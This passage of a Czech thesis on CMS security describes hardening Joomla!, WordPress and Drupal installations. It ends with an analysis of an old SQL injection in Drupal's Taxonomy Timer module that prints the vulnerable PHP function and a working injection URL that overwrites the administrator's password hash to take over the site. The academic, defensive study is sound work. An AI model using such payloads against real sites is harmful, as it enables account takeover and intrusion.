
Na konečném třetím kroku instalace,který je zobrazen na Obr. 7, lze zhlédnout finální shrnutí instalace, za povšimnutí zde stojí oddíl pojmenovaný *Recommended settings*, ve kterém jsou porovnány hodnoty doporučené vývojáři Joomly! pro nastavení serveru PHP, aby byla zajištěna co největší kompatibilita. Ve výpisu je od doporučení odlišná hodnota pod názvem *Display Errors*. Tu využívají programátoři v případech, když potřebují odhalit chyby ve svém kódu. Pro vývoj aplikací je to velice užitečná věc, pro instalaci CMS systému se jedná o vážnou bezpečnostní trhlinu, protože může pro útočníka znamenat zdroj zpráv, které by neměl vidět a může vést k provedení útoku metodou cross-site scripting. Nastavení této direktivy je primárně možné v souboru `php.ini`, který je ale dostupný pouze pro administrátora serveru. Naštěstí lze tuto direktivu vypnout i v souboru `.htacces`, ke kterému má přístup každý uživatel na svém ftp účtu. Tento neduh ošetříme přidáním následujících řádku:

```
<IfModule mod_php5.c>
  php_value error_reporting 0
  php_flag display_errors 0
</IfModule>
```



Obr. 7: Shrnutí a dokončení

Poslední věc co Joomla! po instalaci vyžaduje je smazaní instalační složky, čímž jsou všechna bezpečnostní opatření v rámci instalace hotová (Obr. 8).



Obr. 8: Dokončení instalace

Nyní by v rámci zabezpečení přístupu proti brute force útoku, bylo vhodné v administrační sekci manažera rozšíření doinstalovat komponentu Max Failed Login Attempts, která by omezovala maximální počet špatných přihlášení. Bohužel toto rozšíření není v současné době kompatibilní s verzi Joomly! 3.x.

4.5 Postup zabezpečení CMS WordPress


Obr. 9: Vytváření wp-config.php

Instalován byl WordPress 3.5.1, který je poslední verzí tohoto systému k datu 20. 5.

2013. Instalace byla opět prováděna do sdíleného prostředí serveru Endora.cz.


Jako první krok instalace je u systému WordPress nutno vytvořit konfigurační soubor *wp-config.php* (Obr. 9), zde uživatel zadává iniciály nutné pro připojení k databázi. V tomto kroku WordPress automaticky doplňuje do pole `Table Prefix` hodnotu `wp_`, jak již bylo popsáno výše, není zcela bezpečné tuto hodnotu nechávat v její výchozí podobě, proto byla přepsána na `wope_`.

Následující důležitým krokem je stejně jako u systému Joomla!, vytvoření účtu super uživatele. Opět je přepsáno výchozí jméno *admin* na zvolené *mvetr* a jako heslo opět takové které respektuje zásady pro vytvoření silného hesla viz. Obr. 10.




Obr. 10: Tvorba uživatele a hesla

Po kliknutí se systém nainstaluje a vyzve uživatele k přihlášení do administrace. Pokud by se nyní uživatel podíval do tabulky `wope_users`, zjistil by to že uživateli *mvetr* bylo přiděleno id s číslem 1 viz. Obr. 11. To je ale v rozporu s výše popsanými bezpečnostními zásadami.



Obr. 11: Částečný výpis z tabulky wope_users

Řešením by v tomto případě mohlo být vytvoření nového uživatele a uživateli vytvořenému při instalaci změnit roli, nebo jej přímo deaktivovat. Při ruční změně ID uživatele v databázi, dojde ke stavu kdy takto upravený účet je vyhodnocen přihlašovacím mechanizmem jako nedostatečně oprávněný. To se děje z důvodu že WordPress udržuje záznam o právech uživatele v tabulce nazvané `wope_usermeta`, v té by jsme museli přepsat všechny záznamy týkající se uživatele s ID 1. Nicméně tento postup není vývojáři systému doporučovaný, neboť může dojít k porušení množství kauzalit uvnitř systému, které nejsou na první pohled viditelné.




Obr. 12: Zablokované přihlašování

Pro omezení počtu špatných přístupů ve WordPressu existuje plugin Limit Login Attempts, ten nainstaluje pomocí nástroje instalace pluginů přímo z administračního

rozhraní. Jak lze vidět na Obr. 12, plugin ve výchozím nastavení zablokuje možnost přihlášení uživatelům po 4 špatných zadáních hesla na 20 minut.

4.6 Postup zabezpečení CMS Drupal

Opět byla pro prezentaci zabezpečení instalace zvolena aktuální verze systému Drupal 7.22 a je taktéž instalována na webový prostor serveru Endora.cz. První krok instalace, který je důležitý se týká nastavení databázové systému, jak lze spatřit na Obr. 13.



Obr. 13: Nastavení databáze v Drupalu

Zde je třeba doplnit název databáze, uživatelské jméno a heslo k databázi, ve které


chceme Drupal provozovat. Poté je nutné rozbalit nabídku s názvem *ADVANCED OPTIONS*, kde se skrývá prázdné políčko *Table prefix* a sem vložit třeba hodnotu `pldr_`, jinak Drupal při vytváření databáze, před názvy tabulek nedoplní žádný prefix.

Po odkliknutí tlačítka *Save and continue*, pokud byly zadány správné hodnoty, proběhne instalace databázové struktury a objeví se stránka umožňující nastavení názvu webové stránky a uživatelského jména a hesla, jak je vidět na Obr. 14. Příjemnou funkcí je, že Drupal při zadávaní znaku hesla, uživateli napovídá jaké znaky by měl ještě zadat, aby docílil co nejsilnějšího zabezpečení.

Za povšimnutí zde také stojí, rámec nazvaný *UPDATE NOTIFICATIONS*, kde jsou automaticky zatržené dvě checkboxová pole *Check for updates automatically* a *Receive e-mail notifications*. Prvním je zabezpečeno, že nás bude Drupal informovat, při přihlášení do administrace, zda jsou kdys pozici nové updaty. Druhé zajišťuje, aby byly důležité informace o updatech a důležitých bezpečnostních vydáních, zasílány přímo na e-mail, správce stránek.

Po nastavení a odsouhlasení tlačítkem *Save and Continue*, se do databáze doplní informace o uživateli a web je již schopný provozu. Pokud se nyní podíváme na výpis uživatele z databáze opět zjistíme, že uživateli bylo přiděleno ID s číslem 1. Situace se tedy opakuje stejně jako u systému WordPress. Pokud je opět ID změněno pouze v databázi, dojde k podobné situace jako u systému WordPress, s tím rozdílem že uživatele jde sice přihlásit, ale pouze jako obyčejného uživatele, takže nemá k dispozici privilegia uživatele admin. Administrátorovi tedy nezbývá nic jiného než vytvořit jiného uživatele, jedině tak je schopný změnit svoje ID.

Stejně jako u předchozích systému existuje u Drupalu možnost zabezpečení aplikace proti brute force druhům útoku a to pomocí modulu nazvaného Login Security. Tento modul je potřeba stáhnout v podobě archivu ze stránek www.drupal.org. Poté jej lze nahrát pomocí správce modulu v administraci, posléze je nutné jej ještě aktivovat a nastavit.



Obr. 14: Konfigurace stránky v Drupalu

4.7 Zhodnocení integrace bezpečnostních opatření CMS

Pokud by jsme chtěli jednotlivé CMS zhodnotit z hlediska možností zabezpečení, tak musíme konstatovat, že u všech jsou nabízeny administrátorům schůdné metody jak toho docílit. Nejlepší se ve všech ohledech ale zdá systém Joomla!. Jako u jediného se jeho vývojáři snažili začlenit všechny základní zabezpečení již při instalaci. Automaticky generuje číslo ID administrátora a název prefixu tabulek, navíc na konci instalace administrátora prezentace informuje o špatných nastaveních na straně server, která mohou vést k bezpečnostním dírám. Ostatní se v tomto ohledu chovají tiše. Ovšem zbylé dva lze taky nastavit, tak aby tento bezpečnostní základ splňovali. Nastavení Drupalu je v určitých částech opravdu komplexní, to se týká jak samotné instalace tak i samotných přídavných modulu. V modulu Login Security se dá nastavit spousta hodnot a tím je administrátorovi nabídnut nástroj, kterým si může být jistý, že si jej nastaví k obrazu svému. Navíc Drupal ve standardní instalaci nabízí aktivaci modulu umožňujícího autentizaci pomocí OpenID, kde existuje možnost přihlašovaní do systému pomoci certifikátu vygenerovaného certifikační autoritou. WordPress zase oproti všem vyniká svoji jednoduchostí.

5 SQL injection chyba v CMS Drupal

V předchozích částech této práce již bylo zmíněno, že všechny výše uvedené systémy se skládají z jádra, které je vyvíjeno hlavními týmy a z doplňků, které jsou převážně vyvíjeny nadšenci. Takový způsob demokratického přístupu sebou nese vysoké riziko možnosti zranitelnosti, hlavně co se přídavných modulů týče. A protože se tyto CMS systémy stávají více a více populární, je riziko o to do vážnější.

Bezpečnostní chyba popsána v této části práce se nachází v modulu nazvaném *Taxonomy Timer* a ovlivňuje fungování každé verze Drupalu před 5.x-19 a 6.x-1.0-rc1. Taxonomy je systém pro uspořádávání obsahu do kategorií. Taxonomie jsou uspořádávané do výrazu, které reprezentují kategorie a mohou být ve vzájemných vztazích rodič-dítě. Doplněk *Taxonomy Timer* umožňuje uživateli nastavovat časy expirace k výrazům a tak zprostředkovat publikovaní nebo nepublikování záznamů podle data nebo přiřazení uzlů, které jsou zahrnuty do kategorie ke specifickému dni.

V Drupalu má každý uživatel svou roli, neregistrování uživatelé mají ve výchozím nastavení roli Anonymous. Přístupová práva jsou distribuována v souladu s rolemi. Uživatel s právem editovat nastavení *Taxonomie Timer* (to může být i neověřený uživatel, pokud správce webu přiřadí odpovídající povolení "Anonymous" roli), může provést útok SQL injection. Při kterém může s největší pravděpodobností získat oprávnění moderátorů nebo správců obsahu. V tomto případě existuje funkce:

```
function _remove_tt_default() {

// get the details for what we're deleteing.

$statement = "SELECT * FROM {taxonomy_timer_defaults} WHERE
ttid= " . arg(3);

$sth = db_query( $statement );

<...>

}
```

`arg(n)` je funkce v Drupalu, umožňující PHP kódu číst různé části adresního řetězce. Například pokud bychom si vyžádali stránku

www.priklad.cz/article/1234/delete

tak obsah funkce bude následující:

```
arg(0)=='article'

arg(1)=='1234'

arg(2)=='delete'
```

V příkladu nahoře je vidět že do řetězce SQL dotazu je vpasován obsah pole arg(3) a v vzápětí je proveden bez jakéhokoliv ověření.

Pokud se podíváme do zdrojového kódu modulu, zjistíme že funkce `_remove_tt_default()` může být zavolána skrz HTTP dotaz na stránku *www.priklad.cz/admin/taxonomy_timer/delete/NĚCO*, kde *NĚCO* jsou data čtená funkcí arg(3).

V Drupalu jsou hesla zabezpečena algoritmem md5 v tabulce users. Není nic složitého vygenerovat si md5 haš slova ahoj.

```
md5('ahoj')= '79c2b46ce2594ecbcb5b73e928345492'
```

Pak už jenom stačí vložit SQL dotaz rozšířý o část UPDATE následovně:

```
www.priklad.cz/admin/taxonomy_timer/delete/1; UPDATE users
SET pass = '79c2b46ce2594ecbcb5b73e928345492' WHERE uid = 1;
```

Uživatel s uid == 1 je většinou administrátor Drupalu, jeho login je typicky admin a pokud by nebylo, tak jej můžeme změnit úplně stejně jako jsme změnili heslo. Nyní se lze přihlásit do systému pomoci `admin:ahoj` s administrátorskými právy.

ZÁVĚR

Cílem práce bylo popsat pojmem bezpečnosti webových aplikací, především se zaměřením na bezpečnost kódu. A snaží se přiblížit nejběžnější způsoby napadení webových aplikací s přihlédnutím k open-source redakčním systémům. Nejpopulárnější z těchto systémů jsou v práci popsány a ta se snaží vystihnout jejich silné stránky a rizika, kterým se uživatel vystavuje, pokud se rozhodne některý ze sytému pro správu obsahu využít. S tím souvisí i výčet bezpečnostních opatření, díky nimž lze tyto systémy ještě trochu víc zabezpečit a připravit na reálnější provoz.

Následuje implementace bezpečnostních doporučení na jednotlivé redakční systémy a následně vyhodnocení, jak jsou schopny tyto bezpečnostní zásady akceptovat. Na základě čehož bylo zjištěno, že každý systém je schopný pokrýt bezpečnostní opatření v jiném rozsahu. Z implementace vyplynulo, že bezpečnostní zásady lze nejlépe aplikovat na systém Joomla!, hned při instalaci jde pokrýt velké procento z uvedených doporučení. Ale úplně zřetelně nelze prohlásit, že by Drupal a Wordpress zůstávali nějak pozadu, jejich nastavení jen vyžaduje o něco sofistikovanější přístup a každý z nich nabízí své výhody. Wordpress zaručeně překvapí svého uživatele jednoduchostí. Kdyby chtěl uživatel u systému Drupal udělat více pro bezpečnost svoji autentizace lze doporučit aktivování modulu pro ověřování pomocí OpenID. Posléze by si uživatel mohl nechat vygenerovat některou z certifikačních autorit certifikát a ten propojit právě se službou OpenID, přihlašování by pak probíhalo pomocí tohoto certifikátu, což je dnes považováno za jedno z nejbezpečnějších řešení.

Poslední kapitola se zabývá chybou, která se vyskytovala v CMS Drupal, kdy útočník využil chyby v modulu, který byl standardní součástí tohoto redakčního systému a díky níž je schopen provést útok pomocí metody SQL injection a tím získat úplnou kontrolu nad redakčním systémem. Je dobré se zamyslet, že kdyby byl útok proveden na systém, který je zabezpečen podle již zmíněných bezpečnostních pravidel, měl by útočník práci hodně stíženou a možná by se mu útok ani nepovedlo provést. Podobných útoku existuje celá řada a v práci bych se jich dalo určitě popsat více, bohužel z důvodů časové tísně již tyto útoky nebyli ověřeny a tak v práci nejsou uvedeny.

Po shrnutí všech výsledků lze prohlásit, že cíl práce byl naplněn.

ZÁVĚR V ANGLICKÉM JAZYCE

The aim of the study was to describe the concept of web application security, especially focusing on code security. And trying to bring the most common ways of attacking web applications with regard to the open-source content management systems. Most of these systems were described and tries to describe the strengths and risks to which the user is exposed if they decide to use them. Related to this list of safety measures that these systems can be a little more secure and prepare for real use.

Followed by the implementation of safety recommendations for individual content management systems and then evaluate how they are able to accept these security policies. Whereupon it was found that each system is able to cover the security measure in another range. The implementation showed that security policies can be best applied to Joomla!, When you installed it to cover a large percentage of these recommendations. But quite clearly can not say that Drupal and Wordpress somehow stayed behind, their setting requires only slightly more sophisticated approach, and each has its advantages. Wordpress guaranteed to surprise its user simplicity. If the user wanted the Drupal system to do more for their security authentication can recommend activating the module for authentication via OpenID. Finally, the user could be generated either from the CA certificate and the right to connect with OpenID, registration would then conducted using this certificate, which is today considered one of the safest solution.

The last chapter deals with the error that occurred in Drupal, which exploit the errors in the module, which is part of the CMS system and thanks to which them able to perform SQL injection attacks and gain complete control over the content management system. It is good to think that if the attack was carried out on a system that is secured by the above-mentioned safety rules should attacker vitiated much work and might attack him or failed to perform. Similar attack, there are a number of similiar attacks and I could certainly describe them more, but unfortunately due to time constraints these attacks have not been verified and thus not included in the work.

After a summary of all results can be stated that the objective has been achieved.

SEZNAM POUŽITÉ LITERATURY

[1] HUSEBY, Sverre H. Zranitelný kód. Vyd. 1. Brno: Computer Press, 2006, 207 s. ISBM 80-251-1180-6

[2] Cross-site scripting. In: *Wikipedia: the free encyclopedia* [online]. San Francisco (CA): Wikimedia Foundation, 2001-, 13. 5. 2013 [cit. 2013-01-18]. Dostupné z: http://cs.wikipedia.org/wiki/Cross-site_scripting

[[3] PHP Injection. In: *SOOM.cz* [online]. 11.6.2006 [cit. 2013-02-03]. Dostupné z: http://www.soom.cz/index.php?name=articles/show&aid=891&title=PHP-Injection

[[4] Evolution of WordPress: B2/Cafelog to WordPress 1.0. In: *Weblogtoolscollection* [online]. 2008 [cit. 2013-03-18]. Dostupné z: http://weblogtoolscollection.com/archives/2008/07/14/evolution-of-wordpress-b2cafelog-to-wordpress-10/

[[5] Joomla!. In: Wikipedia: the free encyclopedia [online]. San Francisco (CA): Wikimedia Foundation, 2001-, 30. 4. 2013 [cit. 2013-03-21]. Dostupné z: http://cs.wikipedia.org/wiki/Joomla

[6] Redakční systém Joomla!: co je zač, pohled do historie. In: Linuxexpres [online]. 2008 [cit. 2013-03-18]. Dostupné z: http://www.linuxexpres.cz/software/redakcni-system-joomla-co-je-zac-pohled-do-historie

[7] POLZER, Jan. *Drupal: podrobný průvodce tvorbou a správou webů*. 2., aktualiz. vyd. Brno: Computer Press, 2008, s. 16-18. ISBN 978-80-251-2214-3.

[8] 10 simple ways to secure your Wordpress site. In: *.net* [online]. 2012 [cit. 2013-04-14]. Dostupné z: http://www.netmagazine.com/features/10-simple-ways-secure-your-wordpress-site

[9] assword Protection: How to Create Strong Passwords. In: *PCMAG* [online]. 2011 [cit. 2013-05-22]. Dostupné z: http://www.pcmag.com/article2/0,2817,2368484,00.asp

[10] 10 Ways to Secure your Joomla Website. In: *Teqno Magazin*

[online]. 2011 [cit. 2013-05-14]. Dostupné z: http://teqno-magazine.co.zw/2012/how-to-secure-your-joomla-website/

[11] SESSION HIJACKING. In: *Extreme Hacking* [online]. 2010 [cit. 2013-03-25]. Dostupné z: http://www.xtrmhack.com/2010/12/session-hijacking.html

